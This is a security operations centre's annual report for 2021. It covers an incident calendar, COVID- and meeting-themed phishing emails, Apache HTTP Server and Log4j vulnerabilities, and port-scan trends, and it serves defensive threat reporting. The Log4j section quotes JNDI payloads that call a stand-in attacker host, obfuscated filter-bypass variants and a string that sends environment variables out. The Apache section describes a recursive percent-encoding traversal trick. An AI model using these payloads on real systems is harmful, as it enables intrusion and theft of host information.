SOC Report

1.1 Introduction

IIJ launched the wizSafe security brand in 2016 and works constantly to create a world in which its customers can use the Internet safely. The SOC communicates a variety of information on security issues via the wizSafe Security Signal[*1] site and conducts analyses of threat information using IIJ's Data Analytics Platform, which collects logs from IIJ services.

This report summarizes a year's worth of our SOC's observations and communicates information in a format that makes it easy to revisit past events. Section 1.2 looks at security topics that rose to prominence in Japan in 2021 in a calendar format, and Section 1.3 discusses observations our SOC analysts focused on in a variety of categories.

1.2 2021 Security Summary

Tables 1 and 2 show the security incidents that the SOC focused on from among those that rose to prominence in 2021.

[*1] wizSafe Security Signal (https://wizsafe.iij.ad.jp/).

Table 1: Incident calendar (January–May)

Month	Summary/URL(s)
January	**Europol (the EU's law enforcement agency) announced that Operation Ladybird, a joint effort among eight countries, had taken down attack infrastructure used by the Emotet malware.** (Europol) "World's most dangerous malware EMOTET disrupted through global action" https://www.europol.europa.eu/newsroom/news/world%E2%80%99s-most-dangerous-malware-emotet-disrupted-through-global-action
January	**A foreign security company announced that Dnsmasq contains a DNS cache poisoning vulnerability and a buffer overflow vulnerability. This series of vulnerabilities is named DNSpooq.** (JSOF) https://www.jsof-tech.com/disclosures/dnspooq/
January	**SonicWall announced that it had confirmed a zero-day attack on its SMA 100 series of SSL-VPN appliances. It later announced that the zero-day attack exploited a vulnerability (CVE-2021-20016) allowing unauthenticated remote access to credentials via SQL injection in build versions 10.x of the products.** (SonicWall) "Additional SMA 100 Series 10.x and 9.x Firmware Updates Required [Updated April 29, 2021, 12:30 P.M. CST]" https://www.sonicwall.com/support/product-notification/urgent-patch-available-for-sma-100-series-10-x-firmware-zero-day-vulnerability-updated-feb-3-2-p-m-cst/210122173415410/"Vulnerability List" https://psirt.global.sonicwall.com/vuln-detail/SNWLID-2021-0001
January	**It was revealed that part of the source code of programs used in the systems of several Japanese companies had been released on GitHub.**
February	**A number of users who use certain features such as Salesforce Communities reported that the improper configuration of access control permissions in the relevant products meant that information had been made viewable to third parties when it was not supposed to be.** (NISC) https://www.nisc.go.jp/pdf/policy/infra/salesforce20210129.pdf
February	**A staffing agency announced that a Web server managing its comprehensive career change information site had been subject to unauthorized external access and that around 210,000 online user resumes may have been viewed.**
February	**Soliton Systems announced that some versions of the file/data transfer appliance FileZen contain an OS command injection vulnerability (CVE-2021-20655). A version that fixes the vulnerability was released the following month.** (Soliton Systems) https://www.soliton.co.jp/support/2021/004334.html
March	**Microsoft released a security update covering several vulnerabilities in Microsoft Exchange Server. The vulnerabilities fixed included remote code execution vulnerabilities already confirmed to have been exploited (CVE-2021-26855, CVE-2021-26857, CVE-2021-26858, CVE-2021-27065). CVE-2021-26855 is also known as ProxyLogon.** (Microsoft) https://msrc-blog.microsoft.com/2021/03/02/20210303_exchangeoob/
March	**A foreign security company reported that many attacks exploiting zero-day vulnerabilities in Accellion FTA file transfer appliance servers were being observed.** (FireEye) https://www.fireeye.com/blog/jp-threat-research/2021/02/accellion-fta-exploited-for-data-theft-and-extortion.html
March	**A consulting firm disclosed that personal information it had received from national and local government agencies, including names and addresses, may have been leaked after a third party gained unauthorized access to its servers and infected them with ransomware.** (Landbrains) http://www.landbrains.co.jp/hp/doc/210302.pdf https://www.landbrains.co.jp/hp/doc/210519.pdf
April	**A foreign security company disclosed a set of nine vulnerabilities related to the DNS protocol's message compression affecting the TCP/IP stacks in FreeBSD, IPNet, NetX, and Nucleus NET. It refers to these vulnerabilities collectively as NAME:WRECK.** (Forescout) https://www.forescout.com/research-labs/namewreck/
April	**A government agency announced that its COVID-19 vaccination booking system for healthcare professionals contains a fault that allows the personal information of people booked into the system to be viewed by using an analysis tool to perform a specific operation on the system. Personal information on around 270,000 people booked into the system—including name, date of birth, occupation, and vaccination coupon number—was accessible.** (Tokyo Metropolitan Government) https://www.metro.tokyo.lg.jp/tosei/hodohappyo/press/2021/04/28/20.html
May	**A foreign oil pipeline operator announced that it had taken steps to temporarily suspend operations due to a ransomware-based cyberattack. The US Federal Bureau of Investigation (FBI) later announced that a group called DarkSide was responsible for the attack.** (FBI) https://www.fbi.gov/news/pressrel/press-releases/fbi-statement-on-compromise-of-colonial-pipeline-networks
May	**The operator of a matchmaking app disclosed that unauthorized external access to the app's servers may have resulted in the leak of around 1.71 million images used for age verification, including images of driver's licenses, health insurance cards, passports, and My Number cards.** (Net Marketing Co. Ltd.) https://www.net-marketing.co.jp/news/5873/
May	**A Japanese electrical equipment manufacturer announced that some projects that use a project information sharing tool that it provides were subject to unauthorized third-party access, resulting in some stored customer information being exposed. The exposed information includes information from multiple government agencies.** (Fujitsu) https://pr.fujitsu.com/jp/news/2021/05/25.html https://pr.fujitsu.com/jp/news/2021/08/11.html https://pr.fujitsu.com/jp/news/2021/09/24-3.html https://pr.fujitsu.com/jp/news/2021/12/9-1.html

Table 2: Incident calendar (June–December)

Month	Summary/URL(s)
June	**Foreign security experts released proof-of-concept (PoC) code for a vulnerability in Windows Print Spooler called PrintNightmare. The PoC was intended as an attack method against a privilege elevation vulnerability (CVE-2021-1675) in Windows Print Spooler that was fixed in a Microsoft monthly security update, but it was revealed that the code could exploit a remote code execution vulnerability (CVE-2021-34527) that is different from CVE-2021-1675. The following month, Microsoft released a special security update that included a fix for the vulnerability.** (Microsoft) https://msrc-blog.microsoft.com/2021/07/06/20210707_windowsprintspooleroob/
June	**A foreign company that provides comprehensive IT management software announced that systems providing its IT system monitoring, automation, and other services fell victim to a supply chain attack exploiting a zero-day vulnerability in the company's products. The supply chain attack infected customers of managed service providers (MSPs) with ransomware.** (Kaseya) https://www.kaseya.com/potential-attack-on-kaseya-vsa/
July	**A foreign security company revealed an elevation of privilege vulnerability (CVE-2021-3438) in printer drivers provided by multiple companies. It estimated that millions of printers worldwide were vulnerable.** (SentinelOne) https://labs.sentinelone.com/cve-2021-3438-16-years-in-hiding-millions-of-printers-worldwide-vulnerable/
July	**Microsoft announced that software in Windows 10 Version 1809 and later contains an elevation of privilege vulnerability (CVE-2021-36934) due to flaws in Access Control Lists (ACLs) on multiple system files. A fix was not available when the vulnerability was disclosed. As a workaround, Microsoft recommended fixing registry file ACLs and deleting shadow copies created by the Volume Shadow Copy Service (VSS). The vulnerability was fixed in the following month's monthly security update.** (Microsoft) https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-36934
August	**Foreign security experts released details of ProxyShell vulnerabilities (CVE-2021-34473, CVE-2021-34523, CVE-2021-31207) in Microsoft Exchange Server. The vulnerabilities were fixed by Microsoft's monthly security updates for April and May.** (DEVCORE) https://devco.re/blog/2021/08/22/a-new-attack-surface-on-MS-exchange-part-3-ProxyShell/
August	**A foreign security group released information about a vulnerability (CVE-2021-33766) called ProxyToken in Microsoft Exchange Server. The vulnerability was fixed by the monthly security update released in July.** (Zero Day Initiative) https://www.zerodayinitiative.com/blog/2021/8/30/proxytoken-an-authentication-bypass-in-microsoft-exchange-server
August	**A foreign mobile communications company announced that its systems had fallen victim to a cyberattack, resulting in information on around 50 million current customers, prepaid customers, former customers, and prospective customers being compromised.** (T-Mobile) https://www.t-mobile.com/news/network/additional-information-regarding-2021-cyberattack-investigation
September	**The Apache Software Foundation released Apache HTTP Server 2.4.49, a security update addressing vulnerabilities in Apache HTTP Server. A vulnerability (CVE-2021-41773) due to the fix made in 2.4.49 was discovered, however, and 2.4.50 was released the following month. As that fix was found to be insufficient, 2.4.51 was released a few days later to fix the remaining vulnerability (CVE-2021-42013).** (Apache Software Foundation) https://httpd.apache.org/security/vulnerabilities_24.html#2.4.50 https://httpd.apache.org/security/vulnerabilities_24.html#2.4.51
September	**Microsoft announced that MSHTML contains a remote code execution vulnerability (CVE-2021-40444). An attacker could exploit the vulnerability by creating an Office document that exploits ActiveX controls in Internet Explorer and causing a user to open the document. Exploits had already been detected when the vulnerability was published. A security update program that fixes the vulnerability was released the same month.** (Microsoft) https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-40444
October	**A telecommunications carrier announced that social media phishing messages claiming to be from the company's service resulted in users being defrauded of their funds. The messages tricked users into installing a fake app and entering their PIN. The company revealed that around 1,200 users had been affected, with damages totalling roughly 100 million yen.** (NTT Docomo) https://www.nttdocomo.co.jp/info/notice/page/211002_00.html
November	**Emotet activity resumed from around mid-November, and IPA and other security organizations issued warnings.** (IPA) https://www.ipa.go.jp/security/announce/20191202.html
November	**JPCERT/CC announced an increase in reports of phishing aimed at obtaining webmail service account information.** (JPCERT/CC) https://www.jpcert.or.jp/at/2021/at210049.html
November	**A foreign domain registrar announced that unauthorized access to its managed hosting system resulted in information on up to 1.2 million customers being exposed.** (GoDaddy) https://aboutus.godaddy.net/newsroom/company-news/news-details/2021/GoDaddy-Announces-Security-Incident-Affecting-Managed-WordPress-Service/default.aspx
December	**The Apache Software Foundation announced that Apache Log4j 2 contains a remote code execution vulnerability (CVE-2021-44228) and released a fixed version. As the fix was insufficient, however, new vulnerabilities (CVE-2021-44832, CVE-2021-45046, CVE-2021-45105) were discovered, leading to a string of fixes being released.** (Apache Software Foundation) https://logging.apache.org/log4j/2.x/security.html#log4j-2.15.0 https://logging.apache.org/log4j/2.x/security.html#log4j-2.16.0 https://logging.apache.org/log4j/2.x/security.html#log4j-2.17.0 https://logging.apache.org/log4j/2.x/security.html#log4j-2.17.1

1.3 Security Topics

This section looks at key topics our analysts focused on from among attacks detected by our SOC in 2021.

1.3.1 Analysis of Suspicious Email Subject Lines (2021)

Like 2020, 2021 also brought many topics and events of considerable interest to people. Specific examples include companies promoting remote work to guard against COVID-19 infections and the government's use of states of emergency to combat the spread of COVID-19. Other talking points included the spread of COVID-19 variants and vaccination-related topics. Our SOC, meanwhile, observed cyberattack emails that made use of topics under the spotlight in 2021. This section looks at observational data on attack emails with subject lines that included words of particular interest in the context of 2021. We go over the following three types of email subjects.

- Subject lines related to COVID-19 and vaccines
  Emails with subjects that include COVID-19 terms directly (e.g., SARS-CoV-2, corona) as well as vaccines used to prevent infections.

- Subject lines related to remote work and government pronouncements
  Emails with subjects that include words associated with remote work (e.g., home work, telework) and words associated with government pronouncements (e.g., state of emergency, lockdown).

- Subject lines about meeting invitations
  Emails with subjects that include words associated with meeting notifications and invitations.

We used these words to analyze subject lines for the following three reasons. Interest in words associated with COVID-19 itself and the vaccines was likely high because of the emergence of variants and the start of vaccine rollouts[*2]. Interest in words associated with remote work and government pronouncements was likely high because of the government encouraging the use of remote work and declaring states of emergency[*3]. And we also looked at words associated with meeting invitations because companies and other organizations are migrating their information systems into the cloud and the number of companies making use of online meetings (one example of a cloud service) is rising[*4].

First, we graph detections of these three word types in subject lines during the year (Figure 1). The figures are normalized so that the total number of emails detected for each word type during the period corresponds to 100% on the vertical axis.

Figure 1 shows that we detected a lot of attack emails in January, which we confirmed were carrying downloaders for the information-theft malware Emotet. Europol (the EU's law enforcement agency) announced on January 27 that the Emotet attack infrastructure had been taken down, and the SOC did not receive any emails carrying an Emotet




Figure 1: No. of Attack Emails Detected with 3 Word Types Relevant to 2021 in the Subject Line (2021)

[*2] NHK, World vaccination overview (https://www3.nhk.or.jp/news/special/coronavirus/vaccine/world_progress/, in Japanese).

[*3] Ministry of Internal Affairs and Communications, Promotion of telework (https://www.soumu.go.jp/main_sosiki/joho_tsusin/telework/, in Japanese).

[*4] Ministry of Internal Affairs and Communications, 2021 White Paper on Information and Communications in Japan (https://www.soumu.go.jp/johotsusintokei/whitepaper/ja/r03/html/nd105210.html, in Japanese).

downloader between February and October[*5]. Unfortunately, Emotet did resurface, and the SOC again began detecting emails with Emotet downloaders from November. Note that Trickbot was also observed being used to facilitate Emotet infections on November 14[*6].

■ Emails containing words associated with COVID-19 and the vaccines

Throughout 2021, we detected a lot of emails with attachment that used words associated with COVID-19 and the vaccines. Aside from January and its high volume of Emotet detections, we detected many such emails in April, May, and August. A characteristic of emails detected in these months is that they were designed to be less likely to be perceived as suspicious and less likely to be detected by security devices. Table 3 shows examples of emails detected in April, May, and August.

The subject line of the email detected in May indicates it contains guidelines on COVID-19. The From header of this email contains who[.]com, suggesting it is designed to look like it is from the World Health Organization (WHO). Emails from this domain can be mistaken as being genuine unless you know the correct WHO domain. WHO has issued a warning about attack emails purporting to be from WHO and urging people to check that the domain in the sender's address is who.int, WHO's official domain[*7].

Table 3: Examples of Emails Using Words Associated with COVID-19 and the Vaccines

Month	Subject line	Malware
April	<Name of delivery agent> Customer Advisory - COVID-19 ECRS Update 5	Agent Tesla
May	4TH WAVE OF COVID-19 READ FOR URGENT GUIDELINES	FormBook
August	COVID-19 fight in a strike last to receive the virus tears	BuerLoader
August	COVID-19 a long as the findings and crew in the CDC	BuerLoader
August	COVID-19 have provided theyre vaccinated people fully immunized with travel and	BuerLoader




Figure 2: No. of Attack Emails Detected with 3 Word Types Relevant to 2021 in the Subject Line (excl. Emotet; 2021)

[*5] Europol, "World's most dangerous malware EMOTET disrupted through global action" (https://www.europol.europa.eu/media-press/newsroom/news/world%e2%80%99s-most-dangerous-malware-emotet-disrupted-through-global-action).

[*6] Cyber.WTF, "Guess who's back" (https://cyber.wtf/2021/11/15/guess-whos-back/).

[*7] WHO, "Beware of criminals pretending to be WHO" (https://www.who.int/about/cyber-security).

In August, we detected email with a downloader for the malware BuerLoader attached. The email had the following characteristics.

- **Part of the From header is one of the following, and upon dividing the string into words, it appears the sender is pretending to be an institution or healthcare professional associated with COVID-19.**
  - covidregions[.]com
  - covidhospitalgeer[.]com
  - covidadministration[.]com
  - covid-19callcenter[.]com
- **The previous BuerLoader was written in C, but the variant observed in August was coded in Rust. This means it may not be detectable with old detection signatures[*8].**

With interest in the Delta COVID-19 variant growing in August, attackers look to have used COVID-19 themes in their attacks around that time[*9]. And the BuerLoader downloaded in these attacks was designed to avoid detection by security devices.

■ Emails containing words associated with remote work and government pronouncements

We observed many Emotet attacks among emails containing words associated with remote work and government pronouncements (Table 4). We detected many emails with words associated with remote work in January and many with words associated with government pronouncements in January and December. Below are specific examples of emails detected in January and December. We confirmed that all of these emails were carrying the Emotet downloader.

The Japanese government declared a state of emergency in January, and this is probably why attackers sent out emails pretending to be about the state of emergency declaration, and about remote work, which companies promoted in response. In December, we detected emails about the state of emergency being lifted as well as a redeclaration. The state of emergency declared in 2021 was in place until September 30, and the government did not redeclare one in December. We surmise that attackers may have used the term “state of emergency”, despite

Table 4: Examples of Emails Using Words Associated with Remote Work and Government Pronouncements

Month	Subject line
January	Fwd: Information on telework roles
January	Re: [Info] About dispatching telework advisors (<name of local government>)
January	Work attendance at time of health examination
January	Notice on our response to COVID-19 infections
January	Response following issuance of state of emergency
December	Re: Our Group’s response to the lifting of the COVID-19 state of emergency
December	Fwd: Our Group’s response following the lifting of the COVID-19 state of emergency
December	RE: State of emergency declaration
December	RE: Our Group’s thorough response to the COVID-19 state of emergency redeclaration

[*8] Proofpoint, “New Variant of Buer Loader Written in Rust” (https://www.proofpoint.com/us/blog/threat-insight/new-variant-buer-loader-written-rust).

[*9] Proofpoint, “As Delta Variant Spreads, COVID-19 Themes Make Resurgence In Email Threats” (https://www.proofpoint.com/us/blog/threat-insight/delta-variant-spreads-covid-19-themes-make-resurgence-email-threats).

one not actually having been declared, in order to pique users' interest.

■ Emails containing words associated with meeting invitations

We detect a lot of emails containing the name of a company or organization among emails that used words associated with meeting invitations. We have also determined that the number of emails about meeting invitations detected in 2020 and 2021 was higher than in 2019. This is possibly because, with online meetings being used in an increasing number of situations as companies migrate to the cloud, attackers are crafting attack emails to look like meeting invitations in an effort to reduce suspicion. We were not able to find any association between the month in which we detected these emails and prominent events that took place in Japan at the time. Table 5 shows examples of emails containing words associated with meeting invitations.

■ Summary

In 2021, attackers sent out many emails containing content associated with the prominent themes of COVID-19, remote work, and meeting invitations. And we discovered that attackers had been using a range of techniques to make their attacks succeed. As of end-December 2021, the COVID-19 Omicron variant had spread throughout the world, and interest in COVID-19-related content no doubt remains high. So we expect to continue to see attack emails taking advantage of such themes of high interest to people. Steps to guard against suspicious emails include not carelessly opening email attachments and looking carefully at the sender's email address.

1.3.2 Two vulnerabilities that made waves in 2021

Two sets of Apache software vulnerabilities made waves in the latter half of 2021. One was a set of Apache HTTP Server vulnerabilities (CVE-2021-41773[*10], CVE-2021-42013[*11]) disclosed in October. Initially considered a path traversal vulnerability, CVE-2021-41773 was later also designated a Remote Code Execution (RCE) vulnerability and marked as critical, the most serious category. The other was a set of Apache Log4j vulnerabilities (CVE-2021-44228[*12], CVE-2021-45046[*13]) that allowed RCE. These were disclosed in December and, as with the Apache HTTP Server vulnerabilities, were marked critical. In both cases, a single software update was insufficient to patch the vulnerabilities and attack activity continued to appear. This section details these two critical sets of vulnerabilities and summarizes what our SOC observed.

■ Apache HTTP Server vulnerabilities (CVE-2021-41773, CVE-2021-42013)

On October 4 (US time), the Apache Software Foundation released Apache HTTP Server 2.4.50 (web server software) containing a fix for a path traversal vulnerability

Table 5: Examples of Emails Using Words Associated with Meeting Invitations

Month	Subject line	Malware
January	Re: Invitation emails for "executive test meeting" being sent out	Emotet
April	[<Company name>] Request for Meeting on Construction works in Jordan -<Project name>	STRRAT
June	Meeting Notification	Snake Keylogger
December	Meeting schedule	Emotet

[*10] MITRE, "CVE-2021-41773" (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-41773).

[*11] MITRE, "CVE-2021-42013" (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-42013).

[*12] MITRE, "CVE-2021-44228" (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228).

[*13] MITRE, "CVE-2021-45046" (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-45046).

(CVE-2021-41773) in Apache HTTP Server 2.4.49[*14]. The vulnerability occurred because the "%2e" and "%2E" percent encodings of the "." character, which is used to traverse paths in HTTP requests, were not taken into account. This made it possible to read files located outside the document root and execute remote code via CGI scripts. Apache HTTP Server 2.4.50 attempted to fix this by also checking for "%2e" and "%2E". An investigation by our analyst[*15], however, revealed that path traversal was still possible because strings like "%%32%65", which re-encodes "%2e", were being recursively parsed as percent encodings, and we reported this to the Apache Security Team[*16]. Apache HTTP Server 2.4.51, which fixes CVE-2021-42013, was subsequently released on October 7[*17]. We observed attacks targeting the above two vulnerabilities in our honeypots (Figure 3).

Our SOC began detecting attacks on October 6, immediately after CVE-2021-41773 was disclosed, and this activity persisted through the end of 2021 and is ongoing in 2022. By day of week, around 24.1% of the activity is focused on Fridays and less than 10% on Sundays and Mondays. Due to timezone differences, the observed decline on Sundays and Mondays in Japan corresponds to a decline in attack activity on Saturdays and Sundays abroad. Some 85.7% of all attacks were using "%2e", but since October 9, immediately after CVE-2021-42013 was disclosed, we have also observed patterns that use recursive encoding since.

These vulnerabilities can be addressed by updating to Apache HTTP Server 2.4.51 or later. Please consider updating to the latest release if you are currently running an affected version.

Apache Log4j vulnerabilities (CVE-2021-44228, CVE-2021-45046)

On December 10, a version of Apache Log4j 2 (Java logging library) that fixed an RCE vulnerability (CVE-2021-44228) was released[*18]. This fix was incomplete, however, and a series of fixes for new vulnerabilities (CVE-2021-44832[*19], CVE-2021-45046, CVE-2021-45105[*20]) were subsequently released. CVE-2021-44228 and CVE-2021-45046, in particular, are considered critical (the




Figure 3: Observed Attacks Targeting Apache HTTP Server Vulnerabilities (Oct.–Dec. 2021)

[*14] Apache Software Foundation, "Fixed in Apache HTTP Server 2.4.50" (https://httpd.apache.org/security/vulnerabilities_24.html#2.4.50).

[*15] wizSafe Security Signal, "Discovery of path transversal vulnerability in Apache HTTP Server 2.4.50" (https://wizsafe.iij.ad.jp/2021/10/1285/, in Japanese).

[*16] Apache Security Team (https://www.apache.org/security/).

[*17] Apache Software Foundation, "Fixed in Apache HTTP Server 2.4.51" (https://httpd.apache.org/security/vulnerabilities_24.html#2.4.51).

[*18] Apache Software Foundation, "Apache Log4j Security Vulnerabilities" (https://logging.apache.org/log4j/2.x/security.html).

[*19] MITRE, "CVE-2021-44832" (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44832).

[*20] MITRE, "CVE-2021-45105" (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-45105).

most serious type) and, if exploited, allow information theft and RCE. Apache Log4j is a widely used Java library, so this became a major security industry topic. An example of an attack is illustrated below (Figure 4).

In the Apache Log4j 2 library, dynamic log output is achieved by using Lookup functions[*21] to process specific character strings in the logs as variables. One is JNDI Lookup, which contributed to the vulnerability. JNDI Lookup can be exploited to execute arbitrary external code and steal environment variables. First, the attacker sends data with a header containing an exploit string to a server with the Apache Log4j vulnerability. The receiving server uses JNDI Lookup to process this, causing it to download and execute Java code prepared by the attacker from a specified URL. Our honeypot observations appear below (Figure 5).

In the early stages, strings used in such attacks contained expressions like “${jndi:ldap” and “${jndi:dns”, and our SOC also observed such attacks starting from late at night on December 10. As awareness of such attacks spread and administrators took steps such as blocking these strings, attackers began trying workarounds using other valid expressions in the Apache Log4j Lookup syntax. These are the strings like “${lower:”, “${env:”, and “${::-” also shown in Figure 5. Apache Log4j Lookup allows nesting of “${}”, so “${jndi:${lower:l}${lower:d}${lower:a}${lower:p}}” is parsed as “${jndi:ldap}”. Another observed technique was the use of default Lookup values through the “:-” syntax. If a value being looked up is not found, Apache Log4j uses the default value, so you can output the character “j” with “${::-j}”. Similarly, attackers can also look up nonexistent environment variables as a way of using default values as a workaround, with strings like “${evn:NaN:-j}”.



Attacker
1. Sends malicious string
${jndi:ldap://malicious.server.com/x}
2. Request
ldap://malicious.server.com/x
3. Response containing malicious Java code
Malicious server
Vulnerable server
4. Executes malicious Java code

Figure 4: Flowchart of Attack Exploiting the Apache Log4j Vulnerability




Figure 5: Observations of Attacks Targeting the Apache Log4j Vulnerability (December 2021)

[*21] Apache Software Foundation, “Log4j 2 Lookups” (https://logging.apache.org/log4j/2.x/manual/lookups.html).

We have also observed attacks designed to steal environment variables in the following form:
"${jndi:ldap://malicious.server.com/
operatingSystem=$(sys:os.name)/
hostName=${env:HOSTNAME}}"

The vulnerabilities discussed here can be addressed by updating to the latest version of Java. If you cannot update immediately because you are still investigating the impact of the changes or whatnot, please consider workarounds such as disabling Apache Log4j and JNDI Lookups, using a WAF, and so forth. We also recommend you check for the existence of any suspicious processes and files to see if you have received an attack or not.

1.3.3 Cryptocurrency-related Scanning

Our SOC has observed scans targeting hosts that are open to the Internet. In 2019, we discussed scanning activity targeting JSON-RPC used in an Ethereum client (8545/TCP)[*22], and in 2020, we discussed scanning activity targeting Elasticsearch (9200/TCP)[*23]. In 2021, we observed a significant increase in scanning, particularly on 6379/TCP and 2375/TCP. The 6379/TCP port is used by the in-memory database Redis. Redis has no password set by default, so if you expose it publicly, people can access it without a password. An attacker could exploit the config command or slaveof command to execute arbitrary commands[*24]. The 2375/TCP port is used by the container platform Docker. If a Docker daemon that can operate containers is exposed to external access, an attacker may deploy a malicious container image and execute arbitrary commands[*25].

Table 6 shows the top 10 TCP ports on which scanning was observed on the IIJ Managed Firewall Service in 2020 and 2021. Scans on 6379/TCP rose from 13th (2020) to 6th place (2021), with the number of scans increasing 3.11 times. Scans on 2375/TCP rose from 39th (2020) to 9th place (2021), with the number of scans increasing 6.15 times.

Rank	2020	2021
1	23/TCP	23/TCP
2	445/TCP	22/TCP
3	80/TCP	80/TCP
4	8080/TCP	8080/TCP
5	22/TCP	443/TCP
6	81/TCP	6379/TCP
7	3389/TCP	445/TCP
8	1433/TCP	81/TCP
9	5555/TCP	2375/TCP
10	8545/TCP	3389/TCP

Table 6: Top 10 TCP Ports by Number of Scans Observed in 2020 and 2021

[*22] Internet Infrastructure Review (IIR) Vol. 42, "Observational Data" (https://www.iij.ad.jp/en/dev/iir/pdf/iir_vol42_report_EN.pdf).

[*23] Internet Infrastructure Review (IIR) Vol. 46, "Observational Data" (https://www.iij.ad.jp/en/dev/iir/pdf/iir_vol46_report_EN.pdf).

[*24] Trend Micro, "Exposed Redis Instances Abused for Remote Code Execution, Cryptocurrency Mining" (https://www.trendmicro.com/en_us/research/20/d/exposed-redis-instances-abused-for-remote-code-execution-cryptocurrency-mining.html).

[*25] Palo Alto Networks, "Attacker's Tactics and Techniques in Unsecured Docker Daemons Revealed" (https://unit42.paloaltonetworks.com/attackers-tactics-and-techniques-in-unsecured-docker-daemons-revealed/).

